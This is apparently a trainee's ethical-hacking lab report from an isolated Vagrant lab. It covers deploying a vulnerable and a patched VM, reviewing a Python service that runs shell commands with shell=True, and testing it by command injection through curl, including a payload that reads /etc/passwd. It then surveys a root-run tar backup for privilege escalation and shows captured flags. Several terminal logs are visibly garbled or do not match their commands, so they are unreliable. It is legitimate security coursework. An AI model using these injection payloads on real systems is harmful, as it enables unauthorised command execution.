

Stage 6:

Root the Box: Exploit Chain as Code

Advanced Stage – Project 2 (Exposure)

Intern Name: AKINKOYE OLUWAFEMI
Intern Number: UBI-2026-0588
Evidence Marker: UBI-A6-F66C148ABB4D
First File: ethical-hacking-stage-6-shared-b1.tar
Second Corrected File: ethical-hacking-stage-6-shared-b2.tar
Date and Time: 02/08/2026 | 12:37:30

```
{  
  "success": true,  
  "started_at": "2026-08-01T11:39:29Z",  
  "duration_seconds": 4.26,  
  "user_flag": "UBI{A6_USER_F2557845D2AABFDAEF146657}",  
  "root_flag": "UBI{A6_ROOT_2C8D5ED01A17C5D9ED235939}",  
  "cleanup": {  
    "uploads_artifacts": true,  
    "flag_capture_file": true,  
    "authorized_keys_entry": true  
  },  
  "error": null  
}
```

INTRODUCTION

This project focuses on the development of a reliable exploit chain against a deliberately vulnerable virtual machine within an isolated laboratory environment. Unlike previous stages that emphasized reconnaissance and information gathering, this stage requires the design and implementation of a complete exploitation workflow, beginning with initial access and ending with privilege escalation to the root account. The project also requires remediation of the identified vulnerabilities and verification that the applied patches successfully prevent exploitation while maintaining the intended functionality of the application.

All activities are performed within an isolated laboratory environment provided by the programme and are conducted strictly for educational and authorized assessment purposes.

PROJECT OBJECTIVES

The objectives of this project are to:

- Build and configure the supplied vulnerable and patched virtual machines.
- Deploy the laboratory using Vagrant and Oracle VirtualBox.
- Enumerate the target environment and identify exploitable attack paths.
- Develop a candidate-authored exploit chain without using Metasploit.
- Obtain a reliable foothold and escalate privileges to the root account.
- Patch the identified root causes.
- Validate remediation through negative retesting.
- Produce reproducible evidence and technical documentation.

1.1 Environment Preparation

Before beginning the technical work, the project documentation supplied by the programme was reviewed to understand the assessment requirements, safety rules, engineering constraints, and submission expectations.

The following documents were examined:

- Project Brief
- Technical Assessment Contract
- Submission Contract
- Assignment Overlay

- START-HERE Guide
- Laboratory README
- Target Assignment
- Portfolio Continuity Contract

The private assignment overlay was verified to ensure that the correct participant identifier, evidence marker, archive filename, SHA-256 checksum, and manifest signature matched the values provided within the assessment portal, the first evidence file was missing the user.txt and root.txt so a new evidence file was given.

The archive structure was also examined to understand the resources available before any execution was performed.

```
PS C:\Users\FEMI\Downloads> Get-FileHash .\ethical-hacking-stage-6-shared-b2.tar.gz -Algorithm SHA256
```

Algorithm	Hash	Path
SHA256	C656A7B4AE98B4A86A174C392C977B55B4956A4EB5FA4BFCF8BC27F89A8DAB47	C:\Users\FEMI\Downloads\ethical-hacking-stage-6-shared-b2.tar.gz

```
PS C:\Users\FEMI\Downloads> |
```

Figure: Verified assignment overlay showing participant information and evidence marker.




Figure: Directory structure of the extracted assessment archive.

1.2 Development Workspace Preparation

A dedicated working directory was created to separate development files from the original assessment archive. This approach preserves the original supplied artifacts while allowing

modifications, testing, documentation, and version control to occur within an independent workspace.

The following project structure was created:

- exploit-chain/
- tests/
- patches/
- execution-transcripts/
- technical-findings.pdf
- reliability.json
- rabbit-hole-analysis.md
- cleanup-results.xml
- negative-retest.xml
- manifest.sha256
- evidence-index.csv
- integrity-attestation.md
- README.md
- assessment-manifest.json
- continuity-record.md
- lab-source/

The supplied laboratory source code was copied into the development workspace to allow controlled modifications during the remediation phase while preserving the original archive separately.




Figure: Initial project directory structure in Visual Studio Code

1.3 Development Environment

The required software environment was prepared before building the laboratory.

The following software was verified:

- Microsoft Windows 10/11
- Visual Studio Code
- Git
- Oracle VirtualBox 7.2.6
- Vagrant 2.4.9
- Windows Terminal
- Python 3

Version verification commands were executed to confirm successful installation of the required virtualization tools.



Figure: Output of `vagrant --version` and `VBoxManage --version`.

1.4 Lab Deployment


The supplied Vagrant configuration was examined before deployment.

The configuration defines two Ubuntu virtual machines:

- Vulnerable Target
- Patched Target

Each machine is assigned a dedicated private IP address on a host-only network and provisioned automatically using the supplied provisioning script.

During the initial deployment, Vagrant downloaded the required Ubuntu base image (generic/ubuntu2204) from Vagrant Cloud. Vagrant reported a checksum match, indicating that the downloaded image did match the expected SHA-256 value published by Vagrant Cloud.



```
EXPLORE  rabbit-hole-analysis.md  cleanup-results.md  integrity-attestation.md  README.md

d----- 7/29/2026 8:30 PM      exploit_chain
d----- 7/29/2026 8:24 PM      lab-source
d----- 7/29/2026 8:30 PM      patches
d----- 7/29/2026 8:30 PM      tests
-a----- 7/29/2026 8:08 PM      87 .gitignore
-a----- 7/29/2026 8:34 PM      0 assessment-manifest.json
-a----- 7/29/2026 8:33 PM      0 cleanup-results.xml
-a----- 7/29/2026 8:34 PM      0 integrity-attestation.md
-a----- 7/29/2026 8:33 PM      0 negative-retest.xml
-a----- 7/29/2026 8:33 PM      0 rabbit-hole-analysis.md
-a----- 7/29/2026 8:50 PM      1627 README.md
-a----- 7/29/2026 8:31 PM      0 reliability.json

PS C:\Users\FEMI\Desktop\EH-6> cd .\lab-source\
PS C:\Users\FEMI\Desktop\EH-6\lab-source> vagrant up vulnerable patched
PS C:\Users\FEMI\Desktop\EH-6\lab-source> cd ..
PS C:\Users\FEMI\Desktop\EH-6> cd .\lab-source\
PS C:\Users\FEMI\Desktop\EH-6\lab-source> vagrant up vulnerable patched
Bringing machine 'vulnerable' up with 'virtualbox' provider...
Bringing machine 'patched' up with 'virtualbox' provider...
=> vulnerable: Box 'generic/ubuntu2204' could not be found. Attempting to find and install...
vulnerable: Box Provider: virtualbox
vulnerable: Box Version: >= 0
=> vulnerable: Loading metadata for box 'generic/ubuntu2204'
vulnerable: URL: https://vagrantcloud.com/api/v2/vagrant/generic/ubuntu2204
=> vulnerable: Adding box 'generic/ubuntu2204' (v4.3.12) for provider: virtualbox (amd64)
vulnerable: Downloading: https://vagrantcloud.com/generic/boxes/ubuntu2204/versions/4.3.12/providers/virtualbox/amd64/vagrant.box
Progress: 18% (Rate: 4672k/s, Estimated time remaining: 0:12:55)
```

Figure: Installation of the vagrant box

The remaining work were completed in the following order:

- Deploy both virtual machines.
- Verify laboratory functionality.
- Create clean snapshots.
- Perform target enumeration.
- Develop the exploit chain.
- Patch identified vulnerabilities.
- Perform reliability testing.
- Conduct negative retesting.

- Complete technical documentation and evidence package.

```

7/29/2025 8:31 PM      8 rabbit-hole-analysis.md
7/29/2025 8:59 PM      1627 README.md
7/29/2025 8:31 PM      8 rzlibility.json

PS C:\Users\FERN\Desktop\EH-6> cd .\lab-source\
PS C:\Users\FERN\Desktop\EH-6\lab-source> vagrant up vulnerable patched
PS C:\Users\FERN\Desktop\EH-6\lab-source> cd ..
PS C:\Users\FERN\Desktop\EH-6> cd .\lab-source\
PS C:\Users\FERN\Desktop\EH-6\lab-source> vagrant up vulnerable patched
Bringing machine 'vulnerable' up with 'virtualbox' provider...
Bringing machine 'patched' up with 'virtualbox' provider...
==> vulnerable: Box 'generic/ubuntu2204' could not be found. Attempting to find and install...
vulnerable: Box Provider: virtualbox
vulnerable: Box Version: == 0
==> vulnerable: Loading metadata for box 'generic/ubuntu2204'
vulnerable: URL: https://vagrantcloud.com/gu2/vagrant/generic/ubuntu2204
==> vulnerable: Adding box 'generic/ubuntu2204' (v4.3.12) for provider: virtualbox (amd64)
vulnerable: Downloading: https://vagrantcloud.com/gu2/vagrant/generic/ubuntu2204/versions/4.3.12/providers/virtualbox/amd64/vagrant.box
vulnerable:
vulnerable: Calculating and comparing box checksum...
==> vulnerable: Successfully added box 'generic/ubuntu2204' (v4.3.12) for 'virtualbox (amd64)'
==> vulnerable: Importing base box 'generic/ubuntu2204'...
==> vulnerable: Matching MAC address for NAT networking...
==> vulnerable: Checking if box 'generic/ubuntu2204' version '4.3.12' is up to date...
==> vulnerable: Setting the name of the VM: lab-source_vulnerable_1703364186470_25134
Vagrant is currently configured to create VirtualBox synced folders with
the 'sharedFoldersEnabledSymlinkCreate' option enabled. If the Vagrant
guest is not trusted, you may want to disable this option. For more
information on this option, please refer to the VirtualBox manual:
https://www.virtualbox.org/manual/ch04.html#sharedFolders
This option can be disabled globally with an environment variable:
VAGRANT_DISABLE_VBOXSYMLINKCREATE=1
or on a per folder basis within the VagrantFile:
config.vm.synced_folder '/host/path', '/guest/path', SharedFoldersEnabledSymlinkCreate: false
==> vulnerable: Clearing any previously set network interfaces...

```

Figure: The VMs booting

1.5 Deployed Network Configuration

According to the supplied Vagrant configuration, the environment was deployed with the following authorized host-only network addresses:

Machine	IP Address	Purpose
vulnerable	192.168.77.21	Security testing target
patched	192.168.77.22	Remediation validation target

Both machines were configured on an isolated private network to ensure testing remained within the authorized laboratory scope.

1.6 Deployment Verification

The successful deployment was verified using:

vagrant status

The output confirmed:

vulnerable running (virtualbox)

patched running (virtualbox)

This confirmed that both laboratory targets were operational and ready for controlled security assessment.

1.7 Snapshot Preparation

Before beginning vulnerability analysis, clean snapshots will be created for both virtual machines.

Snapshots provide a reproducible baseline state, allowing the environment to be restored after testing and ensuring reliability testing begins from an identical condition.

Planned snapshot commands:

vagrant snapshot save vulnerable clean-vulnerable

vagrant snapshot save patched clean-patched

These snapshots will support later requirements including:

- Five successful clean-state exploit executions.
- Controlled rollback after failed tests.
- Reliable comparison between vulnerable and patched environments.

```
vulnerable      running (virtualbox)
patched         running (virtualbox)

This environment represents multiple VMs. The VMs are all listed
above with their current state. For more information about a specific
VM, run 'vagrant status NAME'.
PS C:\Users\FEMI\Desktop\EH-6\Lab-source> vagrant snapshot save vulnerable clean-vulnerable
==> vulnerable: Snapshotting the machine as 'clean-vulnerable'...
==> vulnerable: Snapshot saved! You can restore the snapshot at any time by
==> vulnerable: using 'vagrant snapshot restore'. You can delete it using
==> vulnerable: 'vagrant snapshot delete'.
PS C:\Users\FEMI\Desktop\EH-6\Lab-source> vagrant snapshot save patched clean-patched
==> patched: Snapshotting the machine as 'clean-patched'...
==> patched: Snapshot saved! You can restore the snapshot at any time by
==> patched: using 'vagrant snapshot restore'. You can delete it using
==> patched: 'vagrant snapshot delete'.
PS C:\Users\FEMI\Desktop\EH-6\Lab-source>
```

Figure: Confirmation that both VMs and us and also saving snapshots

1.8 Current Status

At this stage of the assessment:

- ✓ Archive verified
- ✓ Private assignment information confirmed
- ✓ Vagrant installed and configured
- ✓ VirtualBox installed and configured
- ✓ Vulnerable VM deployed successfully
- ✓ Patched VM deployed successfully
- ✓ Network isolation configured

✓ NetForge service provision completed

The next phase involves enumeration of the vulnerable VM to identify the exploitation preconditions before developing the automated exploit chain.

1.9 Programme-Issued Environment Correction (B2)

Following the initial laboratory deployment, the programme team released a corrected Stage 6 (B2) archive after confirming that the original B1 archive inadvertently omitted the required root.txt evidence marker. Candidates who had already deployed the B1 virtual machines were instructed not to rebuild their environments. Instead, the supplied install-assigned-flags.sh script was copied into the existing laboratory source directory and executed against both the vulnerable and patched virtual machines using the assigned private evidence marker.

The correction installed the specific user.txt and root.txt markers while preserving the previously deployed virtual machines and existing UID 0 evidence. Updated clean snapshots were subsequently created to establish a new baseline for the remainder of the assessment.

1.10 Initial Target Enumeration

After confirming the laboratory was operational, an initial enumeration of the vulnerable virtual machine was performed to establish the baseline system state before application testing.

The initial assessment confirmed that:

- The assessment session was established as the vagrant user.
- The connected host was the vulnerable virtual machine (nf-eh-a2-vulnerable).
- The current working directory was /home/vagrant.
- The user environment contained only the expected default configuration files.
- The netforge-support service had failed to start.
- No application was listening on the expected TCP port (8080).

```
vagrant@nf-eh-a2-vulnerable:~$ sudo cat /etc/netforge-support.env
NETFORGE_MODE=vulnerable
vagrant@nf-eh-a2-vulnerable:~$ sudo chown root:support /opt/netforge-support/app.py
vagrant@nf-eh-a2-vulnerable:~$ ls -l /opt/netforge-support/app.py
ls: cannot access '/opt/netforge-support/app.py': Permission denied
vagrant@nf-eh-a2-vulnerable:~$ ls
```

Figure: Permission denied to access netforge


These observations indicated that the application environment required further investigation before exploit development could begin.

1.11 Environment Verification and Service Restoration

Diagnostic investigation was performed to determine the cause of the application startup failure. System journal entries reported that Python was unable to access `/opt/netforge-support/app.py` because of insufficient file permissions.

Inspection of the application directory confirmed that the service was configured to execute under the support account, while the application file was owned by the root user and root group. As a result, the service account did not possess sufficient permission to read the application file during startup.

A minimal ownership correction was applied to allow the support group to access the application while maintaining restricted permissions. After restarting the service, verification confirmed that the application started successfully and was listening on TCP port 8080, indicating that the laboratory environment was ready for application assessment.



```
vagrant@nf-eh-a2-vulnerable:~$ sudo systemctl restart netforge-support
vagrant@nf-eh-a2-vulnerable:~$ systemctl status netforge-support --no-pager
● netforge-support.service - NetForge isolated support target
   Loaded: loaded (/etc/systemd/system/netforge-support.service; enabled; vendor preset: enabled)
   Active: active (running) since Thu 2026-07-30 12:28:49 UTC; 7s ago
     Main PID: 1615 (python3)
       Tasks: 1 (limit: 2220)
        Memory: 8.6M
          CPU: 330ms
     CGroup: /system.slice/netforge-support.service
             └─1615 /usr/bin/python3 /opt/netforge-support/app.py
vagrant@nf-eh-a2-vulnerable:~$ ss -tulnp | grep 8080
tcp LISTEN 0      5            0.0.0.0:8080      0.0.0.0:*
vagrant@nf-eh-a2-vulnerable:~$ curl http://127.0.0.1:8080/
{"error": "not found"}vagrant@nf-eh-a2-vulnerable:~$ curl -i http://127.0.0.1:8080/
```

Figure: Successful restart of the netforge-support service and the application was listening on TCP port 8080.

1.12 Application Code Review

Following the successful restoration of the application service, the application source code was examined to understand its available functionality before conducting security testing. Reviewing the implementation helped identify the available endpoints, understand the intended application logic, and determine potential attack surfaces in a controlled and reproducible manner.

The application exposes two HTTP GET endpoints:

- `/health` – Returns the operational status of the service.
- `/diagnose` – Accepts a host parameter and performs host resolution using the Linux `getent hosts` command.

Analysis of the application source revealed that the vulnerable implementation constructs a shell command by directly concatenating user-supplied input into the command string before executing it using Python's `subprocess.run()` function with `shell=True`. Because the supplied input is executed through a system shell without validation, shell metacharacters may be interpreted as additional commands, creating the potential for operating system command injection.

The patched implementation adopts a more secure approach by validating the supplied host value as a legitimate IP address before executing `getent` using `shell=False`. This prevents shell interpretation of user input and significantly reduces the risk of command injection while preserving the intended application functionality.

The review established the `/diagnose` endpoint as the primary attack surface for subsequent vulnerability validation and exploit development.

```
vagrant@nf-a2-vulnerable:~$ curl http://127.0.0.1:8080/
{"error": "not found"}vagrant@nf-a2-vulnerable:~$ curl -i http://127.0.0.1:8080/
HTTP/1.0 404 Not Found
Server: BaseHTTP/0.6 Python/3.10.12
Date: Thu, 30 Jul 2026 12:34:37 GMT
Content-Type: application/json
Content-Length: 22

{"error": "not found"}vagrant@ncurl http://127.0.0.1:8080/health/127.0.0.1:8080/health
{"status": "ok"}vagrant@nf-a2-vulnerable:~$ curl -X OPTIONS -i http://127.0.0.1:8080/127.0.0.1:8080/
HTTP/1.0 501 Unsupported method ('OPTIONS')
Server: BaseHTTP/0.6 Python/3.10.12
Date: Thu, 30 Jul 2026 12:34:57 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 509
```

```
class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed = urlparse(self.path)
        if parsed.path == "/health":
            return self.reply(200, {"status": "ok"})
        if parsed.path != "/diagnose":
            return self.reply(404, {"error": "not found"})
        host = parse_qs(parsed.query).get("host", [""])[0]
        try:
            if MODE == "vulnerable":
                result = subprocess.run(f"getent hosts {host}", shell=True, capture_output=True, text=True, timeout=4)
            else:
                safe_host = str(ipaddress.ip_address(host))
                result = subprocess.run(["getent", "hosts", safe_host], shell=False, capture_output=True, text=True, timeout=4)
            self.reply(200, {"returncode": result.returncode, "stdout": result.stdout[-2000:], "stderr": result.stderr[-1000:]})
        except (ValueError, subprocess.TimeoutExpired) as error:
            self.reply(400, {"error": str(error)})

    def log_message(self, format, *args):
        print(json.dumps({"client": self.client_address[0], "message": format % args}))

    def reply(self, status, payload):
        body = json.dumps(payload).encode()
        self.send_response(status)
        self.send_header("Content-Type", "application/json")
        self.send_header("Content-Length", str(len(body)))
        self.end_headers()
        self.wfile.write(body)
```

Figure: Implementation using `subprocess.run()` with `shell=False`.

1.13 Command Injection Validation

Following identification of the /diagnose endpoint, controlled validation was performed to determine whether user-supplied input could influence operating system command execution. A legitimate request was first submitted using a valid IP address to establish baseline application behaviour. The application successfully resolved the supplied address using the Linux getent hosts utility and returned the expected output.

A controlled payload containing a URL-encoded shell command separator (%3B) followed by the id command was then submitted. The response contained the output of the injected command, confirming that additional operating system commands were executed by the application.

Further validation was performed using the `whoami` and `pwd` commands. These confirmed that injected commands executed with the privileges of the **support** service account and that the application's working directory was the system root directory (`/`).

An attempt to execute `sudo -l` through the injection point returned an error indicating that the **NoNewPrivileges** security control prevented privilege elevation through `sudo`. This demonstrated that while command injection was successfully achieved, direct privilege escalation through `sudo` was intentionally restricted.


The successful validation established the /diagnose endpoint as the initial access vector and confirmed that further investigation should focus on the intended privilege-escalation mechanism rather than direct sudo execution.

```
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1"
{"returncode": 0, "stdout": "\nlocalhost\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bid%3Droot"
{"returncode": 0, "stdout": "\nlocalhost\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?group=1081(support)/n,\"&id=root\""}
{"returncode": 0, "stdout": "\nlocalhost\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bwhoami"
{"returncode": 0, "stdout": "\nlocalhost\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bsudo"
{"returncode": 0, "stdout": "\nlocalhost\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bsudo%20-1"
{"returncode": 1, "stdout": "\n127.0.0.1\nlocalhost/n,\"&id=root\"&id=root\n", "stderr": "sudo: the \"no new privileges\" flag is set, which prevents sudo from running as root.\nsudo: if sudo is running in a container, you may need to adjust the container configuration to disable the flag.\n"}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bwhoami"
{"returncode": 0, "stdout": "\n127.0.0.1\nlocalhost/vagrant/n,\"&id=root\"&id=root\n", "stderr": ""}
vagrant@bf-02-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1%3Bcat%20/etc/passwd"
{"returncode": 0, "stdout": "\n127.0.0.1\nlocalhost/n,\"&id=root\"&id=root\n", "stderr": ""}
```

Figure: Successful baseline request to the /diagnose endpoint, Successful command injection using the id command, Validation of command execution context using whoami and pwd, sudo -l output showing the NoNewPrivileges restriction.

1.14 Privilege Escalation Surface Enumeration

The privileged backup mechanism was examined after confirming command execution as the support user. The support-backup script was found to archive files from /srv/support/uploads using GNU tar. The uploads directory is writable by the application account, and test files were successfully created through the vulnerable application. This confirmed that the backup process operates on application-controlled data and was selected for further security assessment.



```
vagrant@sf-eh-a2-vulnerable:~$ sudo -l
Matching Defaults entries for vagrant on sf-eh-a2-vulnerable:
  env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin/:/usr/sbin/:/usr/bin/:/sbin/:/bin/:/snap/bin, use_pty, ifdn, iquerytty

User vagrant may run the following commands on sf-eh-a2-vulnerable:
  (ALL) NOPASSWD: ALL
vagrant@sf-eh-a2-vulnerable:~$ ls -la /srv/support/uploads
ls: cannot open directory '/srv/support/uploads': Permission denied
vagrant@sf-eh-a2-vulnerable:~$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
vagrant@sf-eh-a2-vulnerable:~$ groups
vagrant
vagrant@sf-eh-a2-vulnerable:~$ "C
vagrant@sf-eh-a2-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1&SbtouchA20/srv/support/uploads/demo-file"
{"returncode": 0, "stdout": "127.0.0.1 localhost", "stderr": ""}vagrant@sf-eh-a2-vulnerable:~$
vagrant@sf-eh-a2-vulnerable:~$ curl "http://127.0.0.1:8080/diagnose?host=127.0.0.1&SbtouchA20/srv/support/uploads"
{"returncode": 0, "stdout": "127.0.0.1 localhost\nstatall 3\nndrew-x- 2 support support 4896 Jul 31 00:30 \ndrew-x- 3 root root 4896 Jul 29 22:34 \n-pw-r--r-- 1 support support 0 Jul 31 00:30 demo-file\n-rw-r--r-- 1 support support 0 Jul 30 13:05 testfile\n", "stderr": ""}vagrant@sf-eh-a2-vulnerable:~$
vagrant@sf-eh-a2-vulnerable:~$ tar --version
tar (GNU tar) 1.34
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by John Gilmore and Jay Fenlason.
vagrant@sf-eh-a2-vulnerable:~$ which tar
/usr/bin/tar
vagrant@sf-eh-a2-vulnerable:~$ |
```

